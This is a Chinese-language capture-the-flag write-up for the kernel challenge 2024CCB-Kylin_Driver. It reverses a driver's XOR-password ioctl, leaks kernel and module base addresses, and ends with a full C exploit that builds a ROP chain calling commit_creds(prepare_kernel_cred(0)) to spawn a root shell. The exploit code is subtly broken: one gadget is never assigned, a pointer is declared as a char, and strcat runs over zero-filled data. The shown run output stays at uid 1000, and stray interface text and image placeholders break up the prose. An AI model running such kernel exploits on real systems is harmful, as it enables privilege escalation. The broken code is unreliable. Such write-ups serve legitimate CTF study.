

2024CCB-Kylin_Driver(ret2usr)

> 题目链接：https://github.com/LxxxtSec/Kernel-challenge/blob/main/challenge/Ret2usr/2024CCB-Kylin_Driver/2024CCB-Kylin_Driver.zip

Start




```
~/桌面/kernal/2024CCB-Kylin_Driver ❯ ls
bzImage  rootfs.cpio  start.sh
~/桌面/kernal/2024CCB-Kylin_Driver ❯ file rootfs.cpio
rootfs.cpio: ASCII cpio archive (SVR4 with no CRC)
```



```
./lib/modules/5.10.0-9-generic/kernel/test.ko
```


分析rootfs.cpio

提取文件系统



```
~/桌面/kernal/2024CCB-Kylin_Driver/core/rootfs ❯ ls
bin  dev  flag  init  lib  linuxrc  sbin  usr
```

然后vmlinux用的是 `vmlinux-to-elf` 提取的



```
>>> libc = ELF('./vmlinux')
[*] '/mnt/hgfs/winshare/Kernal-Pwn/2024CCB-Kylin_Driver/vmlinux'
    Arch:     amd64-64-little
    Version:  5.10.0
    Build:    9-generic
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0xffffffff81000000)
    Stack:    Executable
    RWX:      Has RWX segments
```

不开pie的基地址为 `0xffffffff81000000`

然后把gadget提出来

```
ropper --file ./vmlinux --nocolor > gadget.txt
ropper --file ./test.ko --nocolor > gadget.txt
```

init分析

```
#!/bin/sh

mkdir /tmp
mkdir /proc
mkdir /sys
mount -t proc none /proc
mount -t sysfs none /sys
mount -t debugfs none /sys/kernel/debug
mount -t devtmpfs devtmpfs /dev
mount -t tmpfs none /tmp
mdev -s
echo -e "Boot took $(cut -d' ' -f1 /proc/uptime) seconds"

insmod /lib/modules/5.10.0-9-generic/kernel/test.ko
chmod 666 /dev/test

setsid /bin/cttyhack setuidgid 1000 /bin/sh

poweroff -d 0  -f
```


驱动文件为 `/lib/modules/5.10.0-9-generic/kernel/test.ko` ，改为root模式。

修改start.sh


```
qemu-system-x86_64 \
    -m 256M \
    -kernel bzImage \
    -initrd rootfs.cpio \
    -monitor /dev/null \
    -append "root=/dev/ram console=ttyS0 loglevel=8 ttyS0,115200 kaslr" \
    -cpu kvm64,+smep,+smap \
    -netdev user,id=t0, -device e1000,netdev=t0,id=nic0 \
    -nographic \
    -no-reboot \
    -no-shutdown
```

加-s调试

驱动分析




```
Arch:     amd64-64-little
RELRO:    No RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x0)
```



```
while ( v9 != &BrXsLqJfYwNpVrLmHtTpXyWkQnLzKjMf[0x21] );
if ( !strncmp(BrXsLqJfYwNpVrLmHtTpXyWkQnLzKjMf, "gtwYHamW4U2yQ9LQzfFJSncfHgFf5Pjc", 0x20uLL) )
{
  printk(&unk_5D8);                                          s2: const char[]
  printk(&unk_450);
  if ( HrTpZsWpLqBnKtXy == 0xDEADBEEF )
  {
    *BrXsLqJfYwNpVrLmHtTpXyWkQnLzKjMf = XyJrLzKpQvNmHtBrVwTsKxMfLdYnJqOpTy;
    v10 = BrXsLqJfYwNpVrLmHtTpXyWkQnLzKjMf;
    do
      *v10++ ^= 0xF9u;
    while ( v10 != &v14 );
    printk(&unk_4C8);
    if ( copy_to_user(v7 + 32, BrXsLqJfYwNpVrLmHtTpXyWkQnLzKjMf, 512LL) )
    {
      printk(&unk_4F8);
      return -14LL;
    }
    else
    {
      printk(&unk_520);
      printk(&unk_578);
      return 0LL;
    }
  }
  else if ( HrTpZsWpLqBnKtXy == 0xFEEDFACE )
  {
    if ( copy_from_user(BrXsLqJfYwNpVrLmHtTpXyWkQnLzKjMf, v7 + 0x20, 512LL) )
    {
      printk(&unk_548);
      return -14LL;
    }
    else
    {
      v11 = BrXsLqJfYwNpVrLmHtTpXyWkQnLzKjMf;
      do
        *v11++ ^= 0xF9u;
      while ( v11 != &v14 );
      printk(&unk_62A);
      return BrXsLqJfYwNpVrLmHtTpXyWkQnLzKjMf;
    }
  }
  else
  {
```

可以看到有两个选项，分别是 `copy_to_user` 和 `copy_from_user` ，

而且异或出来的是明显的地址。



```c
    int i;
    size_t result;
    char path[8] = "/tmp/x";
    int pid;
    int fd;
    strcpy(buf, "gtwYHamW4U2yQ9LQzfFJSncfHgFf5Pjc");
    for (i = 0; i < 0x20; i++){
        buf[i] ^= 0xf9;
    }
    printf("%lx", buf);
    return 0;
}
```

```
  +++ |+#include <string.h>
    2 |
xor.c:12:5: warning: incompatible implicit declaration of built-in function ‘strcpy’ [-Wbuiltin-declaration-mismatch]
   12 |     strcpy(buf, "gtwYHamW4U2yQ9LQzfFJSncfHgFf5Pjc");
      |     ^~~~~~
xor.c:12:5: note: include ‘<string.h>’ or provide a declaration of ‘strcpy’
xor.c:16:15: warning: format ‘%lx’ expects argument of type ‘long unsigned int’, but argument 2 has type ‘unsigned char *’ [-Wformat=]
   16 |     printf("%lx", buf);
      |             ~~^   ~~~
      |               |   |
      |               |   unsigned char *
      |               long unsigned int
      |             %hhn
~/桌面/kernal/2024CCB-Kylin_Driver ❯ ./xor
7ffedb05b590
~/桌面/kernal/2024CCB-Kylin_Driver ❯
```

你的系统上安装了 Docker。是否要为其安装推荐的 来自 Microsoft 的 "Dev Containers" 扩展?
安装

利用思路

首先进行一些前置的操作


```c
unsigned char buf[0x1000] = {0};
size_t *ptr = buf + 0x20;

int pid = fork();
if(pid == 0){
    int fd = open("/dev/test", 2);
    if(fd == -1){
        perror("open");
        exit(EXIT_FAILURE);
    }

strcpy(buf, "gtwYHamW4U2yQ9LQzfFJSncfHgFf5Pjc");
for(int i = 0; i < 0x20; i++){
    buf[i] ^= 0xf9;
}
ioctl(fd, GET, buf);
```


这一部分主要是一个验证，此时我们GET命令后程序会给buf+0x20进行赋值，之后再进行一个泄露

```c
int j, k;
    size_t ret_addr[30] = {0};
    for(j = 0; j < 30; j++){
        for(k = 0; k < 8; k++){
            buf[0x20 + j * 8 + k] ^= 0xf9;
        }
        ret_addr[j] = *(long long*)(buf + 0x20 + j*8);
        printf("ret_addr[%d] = 0x%llx\n", j, ret_addr[j]);
    }
```




```
ret_addr[16] = 0xffffff9c
ret_addr[17] = 0xffffb9d580627eb4
ret_addr[18] = 0x3
ret_addr[19] = 0x0
ret_addr[20] = 0xffffb9d580627ea0
ret_addr[21] = 0xffffffff82f2a555
ret_addr[22] = 0xffff9daac33f9ca0
ret_addr[23] = 0xffff9daac22e7840
ret_addr[24] = 0x4c9a2116d
ret_addr[25] = 0xffff9daac1296025
ret_addr[26] = 0x0
ret_addr[27] = 0xffff9daac1404300
ret_addr[28] = 0xffff9daac3382b90
```

可以看到成功输出了地址，也就是buf+0x20之后的内容



```
/sys/module/test/sections # cat .text
0xffffffffc002e000
```


获取加载地址



```
ret_addr[20] = 0xffffbbf9c0627ea0
ret_addr[21] = 0xffffffffb9f2a555
ret_addr[22] = 0xffff915843400ca0
ret_addr[23] = 0xffff9158422e7e40
ret_addr[24] = 0x4b576c84f
ret_addr[25] = 0xffff915841297025
ret_addr[26] = 0x0
ret_addr[27] = 0xffff915841404000
ret_addr[28] = 0xffff915843393978
```

```
[QEMU target detected - vmmap result might not be accurate; see `help vmmap`]
pwndbg> vmmap 0xffffffffb9f2a555
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
0xffff91584f22c000 0xffff91584fa2c000 rw-p   800000      0 <explored>
►xffffffffb9c00000 0xffffffffba041000 rw-p   441000      0 <explored> +0x32a555
0xffffffffba3f1000 0xffffffffbaa03000 rw-p   612000      0 <explored>
```


在IDA中找到偏移



```
>>> hex(libc.sym['prepare_kernel_cred']-nopiebase)
'0xcfbe0'
>>> hex(libc.sym['commit_creds']-nopiebase)
'0xcf720'
```

泄露出需要用的函数的地址

```c
size_t kernel_leak = ret_addr[21];
size_t offset = kernel_leak - 0x32a555 - vmlinux_base;
printf("kernel_offset = 0x%llx\n", offset);
size_t prepare_kernel_cred = vmlinux_base + offset + 0xcfbe0;
size_t commit_creds = vmlinux_base +offset + 0xcf720;
printf("prepare_kernel_cred = 0x%llx\n", prepare_kernel_cred);
printf("commit_creds = 0x%llx\n", commit_creds);
```




```
prepare_kernel_cred = 0xffffffffaf4cfbe0
commit_creds = 0xffffffffaf4cf720
```

然后就是构造 `commit_creds(prepare_kernel_cred(0))` 提权

ROP：

```c
int idx = 0;
//prepare_kernel_cred(0);
rop[idx++] = mov_rax_r12_pop_r12_pop_rbp;
rop[idx++] = (size_t)0x0;
rop[idx++] = (size_t)0;
rop[idx++] = mov_rax_r12_pop_r12_pop_rbp;
rop[idx++] = (size_t)0x0;
rop[idx++] = (size_t)0;
rop[idx++] = mov_rdi_rax;
rop[idx++] = prepare_kernel_cred;
//commit_creds(prepare_kernel_cred(0))
rop[idx++] = mov_rdi_rax;
rop[idx++] = commit_creds;
rop[idx++] = swapgs;
rop[idx++] = iretq;
rop[idx++] = getshell;
rop[idx++] = user_cs;
rop[idx++] = user_rflags;
rop[idx++] = user_rsp;
rop[idx++] = user_ss;
```

将init中启动用户改为普通用户，接着进入虚拟机运行exp即可getshell



```
kernel_offset = 0x3a200000
prepare_kernel_cred = 0xffffffffbb2cfbe0
commit_creds = 0xffffffffbb2cf720
module_base = 0xffffffffc00f0000
[+] got user stat
uid=1000 gid=1000 groups=1000
~ $ ls
bin             exp.c           lib             root            sys
dev             flag            linuxrc         rootfs.cpio     tmp
```

exp：

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/ioctl.h>
#include <sys/wait.h>
#include <signal.h>

#define GET 0xDEADBEEF
#define ROP 0xFEEDFACE

unsigned char buf[0x1000] = {0};
int i;
size_t vmlinux_base = 0xffffffff81000000;

void getshell()
{
    printf("****getshell****");
    system("id");
    system("/bin/sh");
}

size_t  user_cs, user_gs, user_ds, user_es, user_ss, user_rflags, user_rsp;
void save_status()
{
    __asm__ (".intel_syntax noprefix\n");
    __asm__ volatile (
        "mov user_cs, cs;\
         mov user_ss, ss;\
         mov user_gs, gs;\
         mov user_ds, ds;\
         mov user_es, es;\
         mov user_rsp, rsp;\
         pushf;\
         pop user_rflags"
    );
    printf("[+] got user stat\n");
}


int main(){
    int fd = open("/dev/test", O_RDWR);
    strcpy(buf, "gtwYHamW4U2yQ9LQzfFJSncfHgFf5Pjc");
    for (i = 0; i < 0x20; i++)
    {
        buf[i] ^= 0xf9;
    }
    unsigned char passwd = buf;
    ioctl(fd, GET, buf);

    int j, k;
    size_t ret_addr[30] = {0};
    for(j = 0; j < 30; j++){
        for(k = 0; k < 8; k++){
            buf[0x20 + j * 8 + k] ^= 0xf9;
        }
        ret_addr[j] = *(long long*)(buf + 0x20 + j*8);
        printf("ret_addr[%d] = 0x%llx\n", j, ret_addr[j]);
    }
    size_t kernel_leak = ret_addr[21];
    size_t offset = kernel_leak - 0x32a555 - vmlinux_base;
    printf("kernel_offset = 0x%llx\n", offset);
    size_t prepare_kernel_cred = vmlinux_base + offset + 0xcfbe0;
    size_t commit_creds = vmlinux_base +offset + 0xcf720;
    printf("prepare_kernel_cred = 0x%llx\n", prepare_kernel_cred);
    printf("commit_creds = 0x%llx\n", commit_creds);

    size_t leak = *(long long*)(buf + 0x20);
    printf("module_base = 0x%llx\n", leak);
//0x0000000000000009: mov rdi, rax; ret;
//0x0000000000000011: swapgs; ret;
//0x0000000000000015: iretq; ret;
//0x00000000000002C3: mov rax r12; pop r12; pop rbp;
    size_t mov_rdi_rax = leak + 0x9;
    size_t swapgs = leak + 0x11;
    size_t iretq = leak + 0x15;
    size_t mov_rax_r12_pop_r12_pop_rbp;

    size_t rop[0x40] = {0};
    save_status();
    signal(SIGSEGV, getshell);
    int idx = 0;
    //prepare_kernel_cred(0);
    rop[idx++] = mov_rax_r12_pop_r12_pop_rbp;
    rop[idx++] = (size_t)0x0;
    rop[idx++] = (size_t)0;
    rop[idx++] = mov_rax_r12_pop_r12_pop_rbp;
    rop[idx++] = (size_t)0x0;
    rop[idx++] = (size_t)0;
    rop[idx++] = mov_rdi_rax;
    rop[idx++] = prepare_kernel_cred;
    //commit_creds(prepare_kernel_cred(0))
    rop[idx++] = mov_rdi_rax;
    rop[idx++] = commit_creds;
    rop[idx++] = swapgs;
    rop[idx++] = iretq;
    rop[idx++] = getshell;
    rop[idx++] = user_cs;
    rop[idx++] = user_rflags;
    rop[idx++] = user_rsp;
    rop[idx++] = user_ss;

    int payload_length = idx * 8;
    for(int l = 0; l < payload_length; l++){
        *((char*)rop + l) ^= 0xf9;
    }
    strcat(passwd, (char*)rop);
    ioctl(fd, ROP, passwd);
    close(fd);

    return 0;
}
```